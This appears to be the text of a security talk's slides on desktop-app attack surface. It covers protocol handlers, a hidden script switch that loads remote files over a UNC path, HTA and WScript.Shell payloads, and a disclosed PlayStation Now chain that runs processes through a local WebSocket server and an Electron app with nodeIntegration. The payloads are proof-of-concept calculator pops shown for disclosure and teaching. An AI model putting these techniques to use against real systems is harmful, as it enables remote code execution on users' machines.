 - On Windows: [NirSoft URLProtocolView](#)



Protocol Handlers on a Testing VM

● ms-quick-assist	"%SystemRoot%\system32\quickassist.exe" %1
● microsoft-edge	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" "%1"
● ftp	"C:\Program Files\Internet Explorer\iexplore.exe" %1
● http	"C:\Program Files\Internet Explorer\iexplore.exe" %1
● https	"C:\Program Files\Internet Explorer\iexplore.exe" %1
● IE.HTTP	"C:\Program Files\Internet Explorer\iexplore.exe" %1
● jnlp	"C:\Program Files\Java\jre1.8.0_341\bin\jp2launcher.exe" -securejws "%1"
● jnlp	"C:\Program Files\Java\jre1.8.0_341\bin\jp2launcher.exe" -securejws "%1"
● FirefoxURL-308046B0AF4A39CB	"C:\Program Files\Mozilla Firefox\firefox.exe" -osint -url "%1"
● ms-pchealthcheck	"C:\Program Files\PCHealthCheck\PCHealthCheck.exe"
● ssgg	"C:\Program Files\SteelSeries\GG\SteelSeriesGGClient.exe" "%1"
● slobs	"C:\Program Files\Streamlabs OBS\Streamlabs OBS.exe" "%1"
● callto	"C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1"
● tel	"C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1"
● vo	"C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1"
● votel	"C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1"
● gvopen	"C:\Users\Parsia\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /url:"%1"
● anymeeting	"C:\Users\Parsia\AppData\Local\Programs\Intermedia Unite\Intermedia Unite.exe" "%1"
● adl	"C:\Users\Parsia\AppData\Local\Programs\Microsoft Azure Storage Explorer\StorageExplorer.exe" -- "%1"
● storageexplorer	"C:\Users\Parsia\AppData\Local\Programs\Microsoft Azure Storage Explorer\StorageExplorer.exe" -- "%1"
● vscode	"C:\Users\Parsia\AppData\Local\Programs\Microsoft VS Code\Code.exe" "--open-url" "--" "%1"
● rlogin	"C:\Windows\System32\rundll32.exe" "C:\Windows\System32\url.dll",TelnetProtocolHandler %1
● telnet	"C:\Windows\System32\rundll32.exe" "C:\Windows\System32\url.dll",TelnetProtocolHandler %1
● tn3270	"C:\Windows\System32\rundll32.exe" "C:\Windows\System32\url.dll",TelnetProtocolHandler %1

Resurrected Code Execution – Protocol Handler

- *appHandler://[-switch1 val1 -switch2 val2]*
 - *app.exe -switch1 val1 -switch2 val2*
- A hidden switch
 - *-script scriptsource.xml output.xml*
- These files can be remote!
 - *-script \\10.0.0.1\source.xml c:/...*
- <https://parsiya.net/blog/2021-09-26-attack-surface-analysis-part-3-resurrected-code-execution/>

Resurrected Code Execution – Scripting Engine

- `-script \\10.0.0.1\source.xml c:/programdata/app/injected.hta`
- Credit rgod: <https://www.zerodayinitiative.com/blog/2018/12/18/top-5-day-two-electron-boogaloo-a-case-for-technodiversity>

```
<MyRoot>
  <script>var x=new ActiveXObject("WScript.Shell");
    | x.Exec("calc.exe");</script>
</MyRoot>
```

Script Failed: log
System.InvalidOperationException: Unknown tag: script
at [redacted]

Current Step:

```
<script>var x=new ActiveXObject("WScript.Shell");
  | x.Exec("calc.exe");</script>
```


Resurrected Code Execution – Injecting HTA

Script Failed:
System.InvalidOperationException: Unknown tag: script
at [redacted]

Current Step:
`<script>var x=new ActiveXObject("WScript.Shell");
| x.Exec("calc.exe");</script>`

Script Failed: System.InvalidOperationException: Unknown tag: script at |

Current Step



The image shows a screenshot of a Microsoft Windows context menu. The menu items visible are 'Calculator' (highlighted in red), 'Programmer' (highlighted in green), and '0'. Below the menu, there are conversion options: 'HEX 0', 'DEC 0' (highlighted in blue), 'OCT 0', and 'BIN 0'. The background of the slide features a dark gray gradient.

Resurrected Code Execution – Better Payload

```
<MyRoot>
  <script>var x=new ActiveXObject("WScript.Shell");
  | x.Exec("cmd.exe /k start cmd.exe /k echo 'hello world'");</script>
</MyRoot>
```

Bypassing Web-to-App Notifications

- Browsers notify you when web-to-app transition happens
 - It's not seamless -> bypassed
- Local HTTP Servers are very common
 - Bypass notifications
 - Zoom's local HTTP server by Jonathan Leitschuh
 - OS agnostic Inter-Process Communication (IPC)
 - Tracking and fingerprinting - <https://localmess.github.io/>

PlayStation Now and my First (?) Bounty

- Local WebSocket server -> No Same-Origin Policy!!1!
- Browser can contact localhost servers
- Two applications:
 - AGL = Electron
 - QAS = Qt
- <https://hackerone.com/reports/873614> - no images :(

PlayStation Now - Message

```
{  
  "command": "setUrl",  
  "params": {  
    "url": "https://example.net"  
  },  
  "source": "QAS", // Qt App  
  "target": "AGL" // Electron app  
}
```


PlayStation Now - Electron

```
<html>
  <head>
    <title>This should pop calc on Windows</title>
  </head>
  <body>
    <script>
      require('child_process')
      .exec('calc')
      <!-- .exec('cmd1.exe -switch1=var1; cmd2.exe ...') -->
    </script>
  </body>
</html>
```


PlayStation Now – Almost There

1. We can talk to the WebSocket server from any website.
2. We can redirect the Electron application to any URL.
3. `nodeIntegration:true` == The Electron app can run processes

PlayStation Now – Game Over "all my apes gone"




VS Code WSL Remote Extension



Remote Development Architecture

<https://code.visualstudio.com/docs/remote/faq>



<https://parsiya.net/blog/2021-vscode-wsl-rce>

I Hope We Learned Something Here Today

- Slides with extra stuff:
 - <https://github.com/parsiya/presentations>
- Suggestions/feedback/jokes (after Aug 15th please):
 - <https://parsiya.net>
 - <https://twitter.com/CryptoGangsta>
 - "parsiya" in pretty much every place.